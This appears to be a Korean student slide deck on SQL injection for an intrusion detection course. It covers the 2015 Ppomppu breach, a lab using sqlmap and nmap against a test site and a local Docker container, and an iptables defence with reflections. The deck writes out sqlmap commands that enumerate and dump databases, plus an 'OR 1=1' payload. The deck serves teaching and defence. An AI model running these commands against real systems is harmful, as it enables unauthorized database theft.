00 : 01

SQL Injection

침임탐지와 차단시스템

공격과 방어

2021111335 손예은 / 2021111703 최유진

CONTENTS

SQL INJECTION

뽐뿌 사건

2015년 10월 20일 "웹 취약점을 악용한 데이터베이스 공격으로 개인정보 유출이 발생한 사건"


사건에서 대표적인 개인정보 유출 원인인 SQL Injection의 사례를 참고
회원들의 ID, Password, 생년월일,이메일 등이 유출된 사건


SQL Injection

웹 어플리케이션의 허점을 악용해 애플리케이션의 개발자가 예상하지 못했던 SQL 문장이 실행되게 함으로써 데이터베이스를 비정상적으로 조작하는 공격.

공격1

sqlmap으로 일반 칼리 리눅스 환경에서 진행






공격2

doker 컨테이너를 각각 공격자와 방어자로 설정하여 공격 진행

환경 설정 및 공격

공격 구성도




환경 설정 및 공격

공격 구성도

공격 진행

$TARGET_URL="http://testphp.vulnweb.com/listproducts.php?cat=1"

1) sqlmap -u "타겟 url" --dbs
2) sqlmap -u "타겟 url" -D target_database --tables
3) sqlmap -u "타겟 url" -D target_database -T target_table --columns
4) sqlmap -u "타겟 url" -D target_database -T target_table - C column1, column2 --dump



공격 진행

①

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo su
┌──(root㉿kali)-[/home/kali/Desktop]
└─# docker run -d --name=web_server -p 8080:80 nginx
Unable to find image 'nginx:latest' locally
```

타겟 컨테이너: web_server

공격자 컨테이너: kali

②

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# docker run -ti --name=kali kalilinux/kali-rolling
```

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# apt-get update && apt-get install nmap -y
```

③

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# docker inspect -f '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end
}}' web_server
172.17.0.3
```


웹 서버 IP 주소: 172.17.0.3

④


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sV Web Server Container 172.17.0.3
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-
```

공격 진행

http://172.17.0.3/




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# export TARGET_URL=http://172.17.0.3/page?param=
```



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	02:42:68:42:60:91	Broadcast	ARP	42	Who has 17
2	0.000021080	02:42:ac:11:00:03	02:42:68:42:60:91	ARP	42	172.17.0.3
3	0.065552429	172.17.0.1	172.17.0.3	TCP	74	47952 → 99
4	0.065569861	172.17.0.3	172.17.0.1	TCP	54	993 → 4795
5	0.065607450	172.17.0.1	172.17.0.3	TCP	74	49220 → 11
6	0.065611338	172.17.0.3	172.17.0.1	TCP	54	110 → 4922
7	0.065627507	172.17.0.1	172.17.0.3	TCP	74	40654 → 25
8	0.065631104	172.17.0.3	172.17.0.1	TCP	54	256 → 4065
9	0.065647217	172.17.0.1	172.17.0.3	TCP	74	55162 → 33
10	0.065650242	172.17.0.3	172.17.0.1	TCP	54	3389 → 551
11	0.065664915	172.17.0.1	172.17.0.3	TCP	74	55316 → 53
12	0.065668072	172.17.0.3	172.17.0.1	TCP	54	53 → 55316
13	0.065682010	172.17.0.1	172.17.0.3	TCP	74	53864 → 21
14	0.065685270	172.17.0.3	172.17.0.1	TCP	54	21 → 53864
15	0.065698553	172.17.0.1	172.17.0.3	TCP	74	49712 → 88
16	0.065701367	172.17.0.3	172.17.0.1	TCP	54	8888 → 497
17	0.065715092	172.17.0.1	172.17.0.3	TCP	74	38534 → 11
18	0.065717845	172.17.0.3	172.17.0.1	TCP	54	111 → 3853
19	0.065731286	172.17.0.1	172.17.0.3	TCP	74	51706 → 80
20	0.065739289	172.17.0.3	172.17.0.1	TCP	74	80 → 51706
21	0.065745080	172.17.0.1	172.17.0.3	TCP	66	51706 → 80
22	0.065779017	172.17.0.1	172.17.0.3	TCP	74	38486 → 19
23	0.065782942	172.17.0.3	172.17.0.1	TCP	54	199 → 3848
24	0.065826993	172.17.0.1	172.17.0.3	TCP	66	51706 → 80

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# sqlmap -u "${TARGET_URL}' OR 1=1 ==" 
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 04:18:51 /2023-06-08/

[04:18:51] [WARNING] it appears that you have provided tainted parameter valu
es ('param=' OR 1=1 ==') with most likely leftover chars/statements from manu
al SQL injection test(s). Please, always use only valid parameter values so s
qlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [
y/N] y
it appears that provided value for GET parameter 'param' has boundaries. Do y
ou want to inject inside? ('' OR 1=1* ==') [y/N] y
[04:18:57] [INFO] testing connection to the target URL
[04:18:57] [CRITICAL] page not found (404)
it is not recommended to continue in this kind of cases. Do you want to quit
and make sure that everything is set up properly? [Y/n] y
[04:18:59] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1 times
[04:18:59] [WARNING] your sqlmap version is outdated

[*] ending @ 04:18:59 /2023-06-08/
```

공격 진행

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# sqlmap -u "${TARGET_URL}' OR 1=1 ="

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 04:18:51 /2023-06-08/

[04:18:51] [WARNING] it appears that you have provided tainted parameter valu
es ('param=' OR 1=1 =') with most likely leftover chars/statements from manu
al SQL injection test(s). Please, always use only valid parameter values so s
qlmap could be able to run properly
```

실습에 대한 방어

01
업데이트
apt-get 업데이트

02
방화벽
방화벽 설치 및 차단 시도

03
차단 대상 설정
차단 대상 웹서버로 설정

04
정책 교체
iptables 정책 교체 시도

05
포트 차단
웹 서버 컨테이너 대상 포트 차단

실습에 대한 방어

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# iptables -A INPUT -p tcp --dport 80 -m conntrack --ctstate NEW,ESTABLISHE
D -j ACCEPT

┌──(root㉿kali)-[/home/kali/Desktop]
└─# iptables -A OUTPUT -p tcp --sport 80 -m conntrack --ctstate ESTABLISHED -
j ACCEPT

┌──(root㉿kali)-[/home/kali/Desktop]
└─# iptables -A INPUT -j DROP

┌──(root㉿kali)-[/home/kali/Desktop]
└─# iptables -A OUTPUT -j DROP
```

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# iptables-restore < /etc/iptables/rules.v4
```

실습에 대한 방어

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# cd ~

┌──(root㉿kali)-[~]
└─# mkdir firewall_rules

┌──(root㉿kali)-[~]
└─# cd firewall_rules

┌──(root㉿kali)-[~/firewall_rules]
└─# iptables-save > 230601.rules

┌──(root㉿kali)-[~/firewall_rules]
└─# iptables-restore < 230601.rules
```

실습에 대한 방어

①

```
┌──(root㉿kali)-[~/firewall_rules]
└─# iptables -nL
```

②

```
Chain DOCKER (1 references)
target     prot opt source               destination
ACCEPT     6    --  0.0.0.0/0            172.17.0.2           tcp dpt:8080
ACCEPT     6    --  0.0.0.0/0            172.17.0.3           tcp dpt:80
```

③

```
┌──(root㉿kali)-[~/firewall_rules]
└─# iptables -A INPUT -s 172.17.0.3/24 -p tcp -m state --state NEW -m tcp --dport 80 -j REJECT
```


④

```
Chain DOCKER (1 references)
target     prot opt source               destination
ACCEPT     6    --  0.0.0.0/0            172.17.0.2           tcp dpt:8080
ACCEPT     6    --  0.0.0.0/0            172.17.0.3           tcp dpt:80
```

방어에 대한 생각

1. 재부팅 설정

재부팅 이후 설정을 지속하도록 미리 고려하지 못함



2. 시간 지연

공격 컨테이너가 접근을 못하다가 로딩이 7~8초 정도 시간지연이 되면 접근이 되었던 것으로 보아
시간 지연에 대한 부분을 고려하여 일정 시간이 지나면 해당 포트가 접근을 하지 못하도록 하거나 다시 인증을 할 수 있도록 하는 방안까지 고려하여 방어를 시도했어야했다는 부분에 아쉬움이 남음

Q&A

침임탐지와 차단시스템

SQL INJECTION